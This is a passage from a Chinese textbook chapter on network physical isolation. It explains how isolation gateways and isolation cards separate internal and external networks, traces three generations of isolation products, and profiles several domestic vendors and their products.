如果这时内网有电子邮件要发出，隔离控制设备收到内网建立连接的请求后，建立与内网之间的非 TCP/IP 的数据连接。隔离设备剥离所有的 TCP/IP 和应用协议，得到原始的数据，将数据写入隔离设备的存储介质。如果有必要，就对其进行防病毒处理和防恶意代码检查，然后中断与内网的直接连接，如图 5-5 所示。

一旦数据完全写入隔离设备的存储介质，隔离控制设备立即中断与内网的连接，转而发起对外网的非 TCP/IP 的数据连接，隔离控制设备将存储介质内的数据推向外网。外网收到数据后，立即进行 TCP/IP 的封装和应用协议的封装，并交给系统，如图 5-6 所示。



图 5-5　一个典型的物理隔离方案（隔离设备处于与内网相连状态二）



图 5-6　一个典型的物理隔离方案（隔离设备处于与外网相连状态二）

控制台收到信息处理完毕后，立即中断隔离设备与外网的连接，恢复到完全隔离状态。

每一次数据交换，隔离控制设备经历了数据的接收、存储和转发 3 个过程。由于这些规则都是在内存中完成的，因此速度上有保证，可以达到 100%的总线处理能力。

物理隔离的一个特征，就是内网与外网永不连接，内网和外网在同一时间最多只有一个与隔离控制设备建立非 TCP/IP 的数据连接。其数据传输机制是存储和转发。物理隔离的好处是明显的，即使外网在最坏的情况下，内网不会有任何破坏，修复外网系统也非常容易。

5.2.2　物理隔离的分类

物理隔离技术自问世以来，经过实践的检验和应用，不断发展成熟，目前已历经了 3 个发展阶段，每个阶段都产生了一种具有代表性的产品或解决方案。目前，这三代物理隔离产品和方案在国家机要部门内部都有所应用，但由于前两代产品和方案存在一些不可弥补的缺陷，第三代物理隔离产品已经显示出了符合市场潮流的巨大优越性和旺盛生命力。下面将对国内物理隔离市场上发展形成的这三代物理隔离产品进行描述和比较。

1. 第一代物理隔离

第一代物理隔离主要采用双机双网的技术，即采取配置两台计算机、分别连接内外两个网

络的做法，如图 5-7 所示。



图 5-7　采用双机双网实现物理隔离的方案

这种方法虽然能够有效地保证内外网的物理隔离，符合国家有关网络安全隔离的规定，但是这种采用双机双网的技术的物理隔离方式存在着诸多缺点，比如导致投资成本的增加、占用较大办公空间等。另外，双机的使用会带来很多不便，并且网络设置复杂、维护难度也较大，一旦出现问题，会使对效率要求相当高的部门受到很大影响。

在实现双网物理隔离手段上，还有下面这种采用切换开关的方案：

首先是使用一台电脑，通过开关切换不同的网络，如图 5-8 所示。这种方式虽然建构简单，但是不能保证内外网的可靠隔离。因为信息存储在同一台电脑的硬盘中，当连接外网时需要保密的信息就可能被非法窃取或者无意泄露；另外双网的转换会造成使用上的不便。这种方案实现的只是网络的隔离，并没有实现数据的隔离。



图 5-8　采用切换开关实现物理隔离的方案

2. 第二代物理隔离

第二代物理隔离产品采用双硬盘隔离卡，主要是在原有机器上增加一块硬盘和一个隔离卡来实现物理隔离，两块硬盘分别对应内外网，用户启动外网时关闭内网硬盘，启动内网时关闭外网硬盘。此种隔离方式需要用户在原有基础上再多加一块硬盘，对于一些配置比较高、原有硬盘比较大的机器而言，造成了无谓的成本浪费，而且频繁地加电和断电容易对原有硬盘造成损坏。由于双硬盘隔离卡存在很多缺点，它只能作为物理隔离技术发展过程中的中间产品存在。

相对于高端的第三代物理隔离产品——单硬盘物理隔离卡，第二代双硬盘物理隔离卡是一种功能相对简单但较为经济的物理隔离产品。它以其安全度高、成本低、操作简单等优势迅速发展起来。

在市面上的双硬盘物理隔离卡品种繁多，可以根据隔离采用的技术、物理隔离卡和计算机通信方式、网络的布线方式、对硬盘的控制方式来进行分类。

根据网络隔离技术可以将双硬盘物理隔离卡分为两种：基于主板的隔离技术和基于隔离卡

的隔离技术。基于主板的隔离技术的核心是双硬盘技术，基本方式是将内外网络转换功能做入BIOS中，并将插槽也分为内网和外网，使用方便、安全，价格界介于双主机和隔离卡之间。基于隔离卡的隔离技术的核心也是双硬盘技术，它不仅适用于两个网络物理隔离的情况，也可用于个人资料要保密又要上互联网的个人计算机的情况。其优点是价格低，但使用稍麻烦，因为转换内外网要重新启动机器。下面我们对这两种隔离技术分别进行较详细的说明。

单主板安全隔离计算机：单主板安全隔离计算机是采用彻底实现内外网物理隔离的个人电脑。这种安全计算机的成本仅仅增加了25%左右，并且由于这种安全计算机是在较低层的BIOS上开发的，处理器、主板、外设的升级不会给电脑带来什么“不兼容”的影响。它很好地解决了接入网络后局域网络信息安全、系统安全、操作安全和环境安全等问题，彻底实现了网络物理隔离。安全电脑在传统PC主板结构上形成了两个物理隔离的网络终端接入环境，分别对应于国际互联网和内部局域网，保证局域网信息不会被互联网上的黑客和病毒破坏。主板BIOS控制由网卡和硬盘构成的网络接入和信息存储环境各自独立，并只能在相应的网络环境下工作，不可能在一种网络环境下使用另一环境才使用的设备。BIOS还提供所有涉及信息发送和输出设备的控制，包括：①对软驱、光驱提供限制功能。在系统引导时不允许驱动器中有移动存储介质，双网计算机提供软驱关闭/禁用功能；②对双向端口设备提供限制功能。双向端口包括打印机接口/并行接口、串行接口、USB 接口、MIDI 接口，这些接口如果使用不当，也是安全漏洞，需要加强使用管制；③BIOS具有防写跳线、防病毒破坏、防非法刷新或破坏以及改变BIOS的控制特性。

网络安全隔离卡：网络安全隔离卡的功能是以物理方式将一台PC虚拟为两部计算机，实现工作站的双重状态，既可在安全状态，又可在公共状态。两种状态是完全隔离的，从而使一部工作站可在完全安全状态下连接内外网。网络安全隔离卡实际是被设置在PC中最低的物理层上，通过卡上一边的IDE总线连接主板，另一边连接IDE硬盘。内、外网的连接均须通过网络安全隔离卡，PC机硬盘被物理分隔成为两个区域，在IDE总线物理层上，在固件中控制磁盘通道，在任何时候，数据只能通往一个分区。在安全状态时，主机只能使用硬盘的安全区与内部网连接，而此时外部网（如Internet）连接是断开的，且硬盘的公共区的通道是封闭的；在公共状态时，主机只能使用硬盘的公共区与外部网连接，而此时与内部网是断开的，且硬盘安全区也是被封闭的。当两种状态转换时，是通过鼠标点击操作系统上的切换键，即进入一个热启动过程。切换时，系统通过硬件重启信号重新启动，这样PC内存的所有数据就被消除。两个状态分别是有独立的操作系统，并独立导入，两种硬盘分区不会同时激活。为了保证安全，两个分区不能直接交换数据，但是用户可以通过一个独特的设计，来安全方便地实现数据交换，即在两个分区以外，网络安全隔离在硬盘上另外设置了一个功能区，该功能区在PC处于不同的状态下转换。即在两种状态下功能区均表现为硬盘的D盘，各个分区可以通过功能区作为一个过渡区来交换数据。当然根据用户需要，也可创建单向的安全通道，即数据只能从公共区向安全区转移，但不能逆向转移，从而保证安全区的数据安全。

根据物理隔离卡与计算机通信方式的不同，我们可以将其分为以下3种类型：

（1）手动切换方式：即硬切换。它的最大特点是无需安装软件，内外网通过手动开关上的指示灯或者其按键高低来显示，这样的隔离卡在市场上已趋于淘汰。

（2）串口通信方式：它是通过软件控制，实现计算机网络状态的切换。隔离卡与计算机的通信方式是通过串口来实现的。它的最大特点，智能化高，能自动监测出当前的网络状态。并

且界面友好，使用方便，还具有软盘、光盘提示等功能，这种类型的隔离卡市场上较为普遍。

（3）PCI 接口方式：也是通过软件控制实现内外网络状态的检测和切换。同串口通讯方式相比，它最大的特点是节省了有限的串口资源。

如果以不同的布线来做个比较的话，我们又可以将双硬盘隔离卡分为：双网型、单网型和 Modem 型。

双网型主要适用于政府、军队、企业等已经拥有内外网两套环境和设备的用户。单网型最大的特点是能够节省大量投资和办工场地，用一根网线实现内外网登陆。但需要配合相应的网络安全切换器使用。市场上，大多公司都具有以上两种类型的隔离卡。Modem 型支持 Modem 功能，主要是为了那些既需要安全又需要上网的小型用户配置的。

根据物理隔离卡对硬盘控制方式的不同，可分为电源控制型、数据线控制型、电源和数据线控制兼而有之型 3 种类型。

电源控制型通过切断硬盘电源来实现内外网硬盘的转换，在市场上较为普遍。但它的稳定性和兼容性相对较差。数据线控制型通过控制硬盘数据线来实现内外网硬盘转换的隔离卡，无兼容性问题，但成本较高。电源和数据线控制兼而有之型则是为了解决切断电源带来的不兼容性问题，所出现的对部分硬盘数据线实行切断控制的双硬盘隔离卡。这种卡是软切换方式，既解决了兼容性问题，也降低了成本。

由此可见，我国双硬盘物理隔离技术的发展已经逐步趋于成熟，日趋完善的物理隔离产品已成为网络安全保密体系中不可缺少的重要环节。

3. 第三代物理隔离

以上两代产品对用户的使用来说都不是很方便。用户往往需要通过频繁地切换才能在双网内工作，而且还无法在两个工作区内拷贝文件。在经过了大量的实验认证后，研发人员开发出了单硬盘物理隔离卡，这就是第三代网络安全隔离产品。

第三代产品：单硬盘隔离卡（如图 5-9 所示），是目前国内最先进的客户端物理隔离产品，也是国外普遍所采取的隔离技术（包括美国军方）。它的工作原理是将原计算机的单个硬盘从物理层上分割为公共和安全两个分区，安装两套操作系统，从而实现内外网的安全隔离。单硬盘隔离卡有严密的硬盘数据保护功能，有方便的使用方式，如使用热启动切换两个网络，并有较强的可扩展功能，如可实现低端的双硬盘隔离卡不能实现的数据安全传输功能等。用户可以根据自己的需要在不同的网络环境（内网或外网）中自由切换，操作时感受不到任何区别。



图 5-9　单硬盘物理隔离卡

单硬盘物理隔离卡的工作原理就是通过对单个硬盘上磁道的读写控制技术，在一个硬盘上分隔出两个工作区间，这两个区间无法互相访问。它以物理方式将一台 PC 虚拟为两部电脑，

实现工作站的双重状态，既可在安全状态，又可在公共状态，两种状态是完全隔离的，从而使一部工作站可在完全安全状态下连接内外网。网络安全隔离卡实际是被设置在 PC 中最低的物理层上，内、外网的连接均须通过网络安全隔离卡，在任何时候，数据只能通往一个分区。基于上述思路，采用单硬盘物理隔离卡是一种简单易行的方法。作用是将一台工作站或 PC 机的单个硬盘物理分割为两个分区，即公共区（Public）和安全区（Secure）。这些分区容量可以由用户指定，这样能使一台 PC 连接两个网络。我们通过公共区连接外部网，通过安全区连接内部网。当主机使用硬盘的公共区与外部网（如 Internet）连接时，此时与内部网是断开的，且硬盘安全区也是被封闭的。当主机使用硬盘的安全区与内部网连接时，此时与外部网是断开的，且硬盘的公共区的通道是封闭的。两个分区分别安装各自的操作系统，是两个完全独立的环境。操作者一次只能进入其中一个系统，从而实现内外网的完全隔离，如图 5-10 所示。



图 5-10　网络安全隔离卡概念原理图

由于内外网的隔离是在物理层上，其操作和指令在固件中运行。因此，是真正意义上的物理隔离。目前安全市场上的网络安全物理隔离卡，完全符合这一点。原来要两台 PC 工作，现在只要一台 PC 加一块网络隔离卡就可以实现了。因此，此技术适用于几乎所有既要求十分严格的数据安全，同时又期望接入互联网的各类机构，诸如政府机关、军事机构、金融、电信、科研院校及大型企业等等。

当两种状态转换时，通过鼠标点击操作系统上的切换键，即进入一个热启动过程。切换时，系统通过硬件重启信号重新启动，这样，所有的临时数据储存将被完全删除。两个状态分别有独立的操作系统，并独立导入，两个硬盘分区不会同时激活。单硬盘网络隔离卡控制器，会根据系统状态明确哪只盘可用，哪只盘隐藏、断连。为了保证安全，两个分区不能直接交换数据，但是有些网络安全物理隔离卡，可以通过一个独特的设计，来安全方便地实现数据交换，即在两个分区以外，网络安全隔离卡在硬盘上另外设置一个功能区，各个分区可以通过将功能区作为过渡来交换数据。当然，根据用户需要，也可创建单向的安全通道，即数据只能从公共区向安全区转移，但不能逆向转移。此项技术的核心是单硬盘网络隔离技术。下面我们将就网络安全隔离卡的工作方式、所采用的具体技术、可选功能和网络安全隔离集线器系统四个方面进行讨论。

- 网络安全隔离卡的工作方式。

在使用一台计算机时，要达到网络高标准安全的一般做法是：利用 A/B 转换开关进行网络转换，并利用可移动硬盘来存储数据。在此情况下，用户连接到安全（A）网络时必须插入安全（A）硬盘。要转换到公共（B）环境，用户必须：按正常方式退出操作系统→关闭计算机→将安全（A）硬盘换为公共（B）硬盘→切换 A/B 转换开关到公共（B）网络→启动计算机→在公共（B）区内继续工作。

网络安全隔离卡可以顺序自动完成上述相同的步骤，无需用户干预。而且，比使用两个可移动硬盘更方便，使用当前计算机中一个现有的硬盘就可完成。

在安全的状态，只有安全部分的硬盘和安全网络连接能和 PC 相连。在公共的状态，只有

公共部分的硬盘和公共网络连接能和PC相连。每一个模式独立存储自己的操作系统和主引导信息，两个模式之间没有共享的数据。

在公共与安全两模式之间的每一次转换都会激活一个转换模式。在这个模式的运行过程中，所有RAM中的数据都会被清除。启动转换模式会先于安全或公共模式启动前。转换模式包含一个基本的DOS操作系统，可在其中安装用户应用程序。

在安装过程中可以选择创建一个数据交换区。它在公共和安全模式之间提供了一个可控制的数据交换空间。通常数据交换区的设置是对公共区域有读/写权限，而对安全区域为只读权限。这样就创建了一个安全通道，没有数据可以从安全区中泄露，而且也可以从公共区中读取数据。

- 网络安全隔离卡技术。

IDE控制功能：与标准的PCI卡不同，网络安全隔离卡不需要IRQ。所有的控制都通过IDE总线完成。在安装之后，IDE信号不再直接从PC的主板传送到硬盘。而是通过网络安全隔离卡。网络安全隔离卡根据目前的状态分析这些信号并决定是否激活磁盘许可。所有的这些工作都由硬件来完成，不能被任何软件请求所干预。

网络安全隔离卡的划分：计算机的硬盘由硬件划分。比如，一个硬盘有1000柱面，区域可以这样划分，柱面621是公共区域的下限，柱面900是它的上限。硬盘的划分是在安装时完成的，信息被保留在网络安全隔离卡的EEPROM中，如图5-11所示。



图5-11　硬盘工作区边界的划分

计算机启动过程：当任何一个区域启动时，它会从硬盘的001扇区（主引导记录）上得到计算机的描述。由于网络安全隔离卡在一台计算机中创建了几个区域，不同的主引导记录会在每次计算机启动到另一个区域时使用。这些主引导记录被保存在EEPROM中。当请求访问主引导记录时，它会从EEPROM而不是硬盘中得到信息。这个过程是独立的，不会影响操作系统。

网络连接：在安装网络安全隔离卡之后，网线连接到网络安全隔离卡而不是连到网卡或调制解调器。在任何时候，根据目前的状态只允许有一个网络连接。

设置模式：这个模式是用于最初的安装，网络安全隔离卡再次设置，操作系统的安装或特殊软件的安装。进入设置模式包含3个步骤：先关闭电源，然后将设置插头插在卡上，最后用网络安全隔离卡#1安装盘（同步主引导记录，在安装模式和EEPROM使用）启动计算机。设置模式的功能包含：对EEPROM的读和写，对硬盘的完全访问就像在计算机和硬盘之间一个完全的连接，为了安全起见，切断通过网络安全隔离卡的网络连接，在不同的工作区之间没有切换。

工作模式：在这个模式中，网络安全隔离卡的功能被启动，并且在计算机和网络之间的完全隔离功能被激活。当计算机被启动，活动区域的主引导记录从EEPROM中被调出。计算机根据主引导记录启动；对应的网络被连接到活动的区域而其他的连接则被切断；对数据交换区的访问权限被设定；导入网络安全隔离卡的驱动程序；任何想对主引导记录，EEPROM或非当前区域的写入都是不允许的。网络安全隔离卡如图5-12所示。



图 5-12　网络安全隔离卡示意图

切换方式：点击一个图标可以完成在不同区域之间的切换。计算机接着完成一个正常的关机过程，并启动到转换区域。接着再启动到下一个区域。作为一个特别安全的要求，您可以将网络安全隔离卡设置为在切换前强行关机。如果计算机支持先进电源管理系统，则可以在几秒内自动被唤醒。否则，在关机后必须手动打开电源。

切换过程包含以下流程：

（1）网络安全隔离卡发出一个指令准备切换；

（2）软件的 I/O 口命令发出硬件的重启命令；

（3）检测到 PCI/IDE 总线上的硬件信号；

（4）网络安全隔离卡开始切换状态。

• 网络安全隔离卡的可选功能。

磁盘禁用电缆：作为一个更高安全的需要，可以在安全或公共模式中在物理上禁用磁盘。这可通过将标准的磁盘电缆更换成网络安全隔离卡的专用磁盘电缆来完成。

SCSI 磁盘禁用电缆：如果需要，一个 SCSI 磁盘可以连接在某一个操作系统上，而与另一个系统完全隔离。

双硬盘设置：网络安全隔离卡可以在双硬盘系统上工作，第 2 个硬盘可以设置成完全工作在安全或公共模式下。

可选输入/输出设备：网络安全隔离卡支持某些输入输出设备。这些设备可以通过 JP2 连接头连接。

在高度敏感的环境下（如与国家安全有关的机构）是禁止磁盘数据转移的。但是在公共状态下，就没有必要禁止软盘访问，这样会不利于信息的传送。某些物理隔离卡（如伟思物理隔离卡）可以通过设置允许安装者在安全或公共计算机中禁用软盘。在禁用状态下，任何访问软盘的企图都会导致“驱动器尚未准备好”的反应。同样，安装者可以根据单位的政策，在他选择的计算机（安全/公共）运行时间内设置对任何其他外设的禁用。这些设备包括 SCSI 硬盘、可写 CDR 驱动器、串行与并行接口。

• 网络安全隔离集线器系统。

当物理隔离卡用户需要连接两个不同的网络时，一般要为两个网络分别布线，这将导致网络设施的重复建设。如何用原来的连线连接到两个网络，而无须重新布线呢？

网络安全隔离集线器是一种可能的解决方式。网络安全隔离集线器系统可以让那些使用以太网、快速以太网或令牌环网连接到两个物理独立网络的用户使用现有的单一的布线系统。它不需重复布线，并可使用已有的单条以太网/快速以太网，将已装有网络安全隔离卡的用户，安全地从桌面连接到两个不同的网络上去。网络安全集线器必须和上面提到的单硬盘网络隔离

卡配套使用。

在这种情况下，一个网络安全隔离集线器作为 A/B 转换器被设置在机柜中。集线器会根据网络安全隔离卡的状态自动地将网络连接到安全网络或公共网络中。网络安全隔离集线器连接如图 5-13 所示。



图 5-13　网络安全隔离集线器连接示意图

单硬盘物理隔离产品属较高端的产品，生产厂家不多。比较有代表性的产品有珠海伟思集团的单硬盘物理隔离卡和单硬盘物理隔离集线器。

5.2.3　物理隔离的发展趋势

当前我国的网络物理隔离主要以客户端的应用为主，但随着对网络信息需求的不断增加，客户端的物理隔离卡越来越不能满足用户的实际需求，现在有许多新的技术为解决涉密网的物理隔离提供了新的思路，如服务器端的物理隔离就是一个崭新的领域，它能够让用户在实现内外网安全隔离的同时，以较高的速率完成数据的安全传输，当然其实现原理也是基于内外网络不能同时连接的物理隔离原则。

国内安全公司也正在加紧开发基于服务器的物理隔离的第四、第五代产品。第四代物理隔离产品是一种动态的隔断，它的内、外网自动切换速率高达 1000 次/s，使操作者根本感觉不到有任何延迟，但同时又达到物理隔断的目的；第五代物理隔离产品是通过反射的原理来代替切换开关进行内外网的物理隔离，并且能对内、外网的信息进行筛选。这些新一代的物理隔离产品的问世，将更好地为我国的信息安全事业服务。

5.3　物理隔离产品

我国目前对物理隔离产品有需求的行业范围为军事、政府部门、金融、安全机构等已经建立或正在建立独立的信息通信系统的行业，而这些行业都需要一种足以保障自身安全又可以实现网络通信的产品。同时由于安全产品的独特性，国家规定了在这些领域所使用的安全产品必须是由国内独立开发完成的。这就意味着在物理隔离市场上我们的民族企业具有特殊性和惟一性。

目前，全国从事物理隔离产品开发的厂商有近 20 家，其中绝大多数从事第一代产品与第二代产品的集成与销售。造成这一现状的原因是国内大部分产品开发商始终没有真正解决现在物理隔离技术的难题。因此只好采用相对稳妥落后的方式，另一方面我国的用户对目前世界上

最先进的物理隔离技术缺乏足够的了解。因此他们还是习惯于采购传统的产品。也正因为如此的心态才使得绝大多数用户采取了持币观望的态度。

从目前物理隔离产品的覆盖率来看，对物理隔离产品有需求并且已经部署相关产品的行业的比例还不足 10%。这说明我国的物理隔离市场潜力巨大。

根据有关数据分析，我国物理隔离产品的应用有如下特点。

（1）主要应用于各级政府机关和涉密单位，其主要用途是涉密网络在物理隔离的基础上实现 WWW 浏览和自由收发 E-mail。由于受到国家保密政策的影响，以上单位迫切需要将已建成的办公局域网同 Internet 或上一级专网实行物理隔离。相关的行业大约有 26 个，范围涉及全国各个省市自治区直辖市。预计到 2005 年底这个市场覆盖率将会达到 80%。根据官方数据统计，到 2005 年，国内这类物理隔离产品市场份额约为 55 亿元人民币。

（2）主要应用于金融、证券、税务、海关等行业部门，其主要用途是在物理隔离的条件下实现安全的数据库数据交换。根据有效分析，这部分的市场份额至 2005 年约为 35 亿元人民币。

下面将介绍国内部分物理隔离厂商和相关产品。附录 2 罗列了公安部通过的物理隔离安全产品，感兴趣的读者可以进一步参考。

5.3.1 中网物理隔离网闸（X-gap）

中网物理隔离网闸真正实现了两个网络之间的物理隔离：物理隔离网闸中断了两个网络之间的直接连接，所有的数据交换必须通过物理隔离网闸，网闸从网络层的第七层将数据还原为原始数据（文件），然后以“摆渡文件”的形式来传递数据。没有包、命令和 TCP/IP 可以穿透物理隔离网闸。这同透明桥、混杂模式、IP over USB 以及通过开关方式来转发包有本质的区别，真正实现了物理隔离。

常见的物理隔离开关技术有 3 种：实时开关、单向连接和网络开关。中网物理隔离网闸采用主机的 CPU 时钟作为开关，将开关功能在系统的内核中实现，成功的达到网闸的最高性能，优于常见的 3 种开关技术。其内核开关的效率要远远高于外设开关的效率。

中网物理隔离网闸采用抗攻击内核：物理隔离网闸中断了两个网络的直接物理连接，因此，已知的攻击和未知的攻击都不会攻击到被物理隔离的网络。但物理隔离设备本身涉及到不可信网络的一部分还是会受到来自不可信网络的攻击。物理隔离网闸可以保护别人，却无法避免自己被攻击。就像防火墙一样，可以保护别人，无法保护防火墙本身。物理隔离网闸本身的安全非常重要。中网物理隔离网闸，除了采用专用的安全操作系统，并对内核进行安全加固和最小化服务外，还采用了中网独有的宙斯盾抗攻击内核，保证中网物理隔离网闸本身具有最高的抗攻击特性。

中网物理隔离网闸完全支持所有的互联网标准（RFC）：物理隔离机制要求剥离所有的 TCP/IP，以防止来自协议的攻击。中网物理隔离网闸实现了数据的安全摆渡，从 IP 开始，到 TCP，到第七层应用层，层层还原，最后还原成为可以存储的文件格式，以便通过低级物理介质摆渡数据。

中网物理隔离网闸采用基于协议的内容检测：由于中网物理隔离网闸从网络的第一层一直工作到第七层，因此可以基于协议对内容进行检查。不同的应用对应的第七层协议不同，检查的机制和模块也不同。检查的内容可以包括但不限于内容过滤、防病毒、防恶意代码、防泄密、文件格式控制等。

中网物理隔离网闸支持身份认证，中网物理隔离网闸，要保护高安全性要求的网络免受来自不可信网络的攻击，决定了高安全性要求的网络必须支持身份认证。为了保证网闸配置的可信和可靠性，要求从可信方发起配置请求，而且必须进行身份认证。为了防止泄密情况的发生，可信网络的使用者，也必须进行身份认证。对一些具体的应用，也可以要求进行身份认证。

物理隔离网闸被誉为所有安全产品中具有最高安全性的产品，其基本思想是不安全就断开。在保证安全的情况下，才考虑使用网络。这种方法避免了来自操作系统、命令、协议的攻击。中网物理隔离网闸的最高带宽可以高达 5Gbit/s，解决了绝大部分物理隔离网闸存在的效率问题。中网物理隔离网闸同时支持热备系统的双路通信功能，提供了极高的可用性，且网闸本身支持双电源。

详情参见 http://www.netchina.com.cn。

5.3.2 伟思集团

伟思集团成立于 1993 年。是国内专业从事网络信息安全产品开发、生产、销售的高科技企业，是国家认定的双软企业，并和国家保密局研究所共同承担了国家 863 网络安全课题。目前，伟思集团在国内拥有 11 家全资或控股公司及一个生产基地和一个大型研究所。并且，伟思集团在美国、香港、西班牙和以色列都有投资的 IT 高科技企业。

伟思集团是较早开始提供物理隔离产品的网络安全公司之一，提供了从低端到高端的全系列的客户端的物理隔离产品，并为用户提供最优化的物理隔离应用案例。

伟思信安隔离网闸（ViGap）是运用 GAP 技术研制的具有当前国际先进水平的网络安全产品。它采用了新一代的反射 GAP 技术和协议终止技术，实现了可信网络与不可信网络的物理隔断和两个网络间的数据实时访问。ViGap 是我国电子政务中大力推广的“信息安全岛”中的核心产品。

伟思网络安全隔离卡系列是经国家保密局鉴定并推荐，公安部批准销售的物理隔离产品。单硬盘物理隔离卡代表着国际上计算机物理隔离产品最先进的技术。它能在不增加其他硬件和软件成本，不用对系统重新设置的情况下，实现单台计算机连接内外两个网络的物理隔离方案，完全杜绝了各种可能的内部及外部网络的攻击或泄密的情况。而且，不同网络环境下的信息可以在网络管理人员的监控下进行交换，解决了物理隔离之后某些信息无法安全地进行交换处理的问题。它彻底隔离外网对内部涉密网络的攻击，完全符合国家有关政务网络物理隔离的要求，在现有操作环境下易于推广使用。伟思集团还专门为客户提供完整的网络安全物理隔离解决方案。

详情参见 http://www.victroy-idea.com。

5.3.3 上海上科联合网络科技有限公司

上海上科联合网络科技有限公司是由张江高科技园区的上海 863 信息安全产业基地有限公司、上海上科实业有限公司等几家实力企业直接投资和技术参与合作成立的高新技术企业。公司开发研究的“网络隔离系统”和“密文传输系统”两项技术已取得国家专利。另外，公司主要产品“赛孚”网络安全隔离选择系统已通过国家西部委的联合鉴定，该项目是上海市高新科技项目，并获得国家保密局物理隔离产品的独家推荐，具有一定的市场知名度。

详情参见 http://www.skunion.com。

5.3.4 中国长城计算机深圳股份有限公司

长城“世恒双网”计算机是中国长城计算机深圳股份有限公司自主开发的能够同时接入互联网（外网）和局域网（内网）的个人计算机产品。具有以下特点：公用部件最大化；主板BIOS 分割网络连接和信息存储；BIOS 实现物理隔离的三级保护；操作简单易用。金长城世恒双网计算机是典型的单主板安全隔离计算机。

金长城世恒双网计算机提供的多级口令（超级用户口令、内网用户/外网用户、操作系统用户口令）机制将防止非授权用户对主机资料的访问。附带的防杀病毒的软件工具防止病毒对资料的破坏。机箱提供锁扣，防止人为改变内外网络设置。同时，为了更好地保证信息安全，对不同环境下的硬件系统将用标签作明显的标识，确保计算机在安装、维护时不会因为错装而造成信息泄漏。

为简化操作，防止误操作引发安全问题，金长城世恒双网计算机采用专门键盘以简化网络切换，还提供了多处状态指示，包括桌面背景、系统状态条及键盘上网络连接状态指示。管理员按照安全管理规定为使用者配置好有关属性和使用权限制，用户使用时只须按相应转换键即可完成网络切换，不需要进入底层设置机器的属性，操作简便，且不会由于误操作引发安全问题。金长城世恒双网计算机 BIOS 隔离技术如图 5-14 所示。



图 5-14　金长城世恒双网计算机 BIOS 隔离技术示意图

金长城世恒双网计算机最大限度地利用公用计算机部件，只在实现网络连接设备和存储信息设备上采用独立的网卡和硬盘，由特制的 BIOS 实现内外网的隔离控制，实现了内外网物理隔离。该机除了 BIOS 是特殊设计的之外，其余全是标准产品，便于大规模生产，便于升级和维护，且由于 BIOS 在底层对主板资源（包括 PCI 设备）进行控制，安全级别更高。

详情参见 http://www.greatwall.com.cn。

5.3.5 天行网安

天行网安的物理隔离系统采用第四代物理隔离技术。它以独有的硬件设计实现系统级的物理隔离，用户对现有网络结构无需做额外布线部署，即可实现在物理隔离的情况下安全地收发邮件、浏览网页。

